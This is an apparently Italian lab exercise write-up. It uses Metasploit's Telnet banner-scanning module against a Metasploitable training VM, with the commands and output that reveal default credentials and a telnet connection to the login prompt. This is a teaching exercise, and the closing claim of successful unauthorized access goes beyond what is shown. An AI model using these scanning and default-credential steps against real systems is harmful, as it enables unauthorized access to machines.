

Traccia:

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40

Iniziamo col modificare l'ip delle nostre macchine virtuali.





Per sfruttare questa vulnerabilità del servizio Telnet, utilizziamo un modulo ausiliario: **auxiliary/scanner/telnet/telnet_version.**

```
msf6 > search scanner/telnet

Matching Modules
================

   #  Name                                                     Disclosure Date  Ra
nk    Check  Description
   -  ----                                                     ---------------  --
--    -----  -----------
   0  auxiliary/scanner/telnet/brocade_enable_login                             no
rmal  No     Brocade Enable Login Check Scanner
   1  auxiliary/scanner/telnet/lantronix_telnet_password                        no
rmal  No     Lantronix Telnet Password Recovery
   2  auxiliary/scanner/telnet/lantronix_telnet_version                         no
rmal  No     Lantronix Telnet Service Banner Detection
   3  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06       no
rmal  Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   4  auxiliary/scanner/telnet/telnet_ruggedcom                                 no
rmal  No     RuggedCom Telnet Password Generator
   5  auxiliary/scanner/telnet/satel_cmd_exec                   2017-04-07      no
rmal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulne
rability
   6  auxiliary/scanner/telnet/telnet_login                                     no
rmal  No     Telnet Login Check Scanner
   7  auxiliary/scanner/telnet/telnet_version                                   no
rmal  No     Telnet Service Banner Detection
   8  auxiliary/scanner/telnet/telnet_encrypt_overflow                          no
rmal  No     Telnet Service Encryption Key ID Overflow Detection


Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner
/telnet/telnet_encrypt_overflow

msf6 > use 7
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Controlliamo le opzioni necessarie per lanciare l'attacco, eseguendo il comando «**show options**». Tra i parametri da inserire abbiamo **RHOSTS**, cioè l'indirizzo target dove è in esecuzione il servizio telnet. Tutti gli altri parametri necessari sono già configurati di default.

```
msf6 > use 7
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.c
                                        om/docs/using-metasploit/basics/using-metasploit.
                                        html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per hos
                                        t)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Configuriamo il parametro **RHOSTS** utilizzando il comando «**set RHOSTS 192.168.1.40**».

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Per il modulo scelto non c'è bisogno di specificare un payload; quindi eseguiamo l'attacco con il comando «**exploit**».

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                                  _       _ _          _
    _          ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___| |
 \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \ | __/ _` | '_ \| |/ _ \ __) |\x0a| | | |
  | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\_
 _,_|____/ .__/|_|\___/|_|\__\__,_|_|.__/|_|\___|_____|\x0a                          |_|
                                      \x0a\x0a\x0aWarning: Never expose this VM to an untru
sted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin
to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Metasploit ci da le credenziali da utilizzare, username: «msfadmin», password «msfadmin».

Ora facciamo un test: eseguiamo da Metasploit il comando «**telnet 192.168.1.40**», per verificare la correttezza delle informazioni.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

                  _                  _       _ _        _     _       ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ |  _ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \ | __/ _` | '_ \| |/ _ \ | |_) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/ |  __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___| |_|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

Il servizio ci richiede una login. Inseriamo le informazioni ricevute da Metasploit.
Possiamo confermare che l'attacco ha avuto successo e la vulnerabilità del servizio Telnet è stata sfruttata correttamente, in quanto abbiamo ottenuto accesso non autorizzato alla macchina.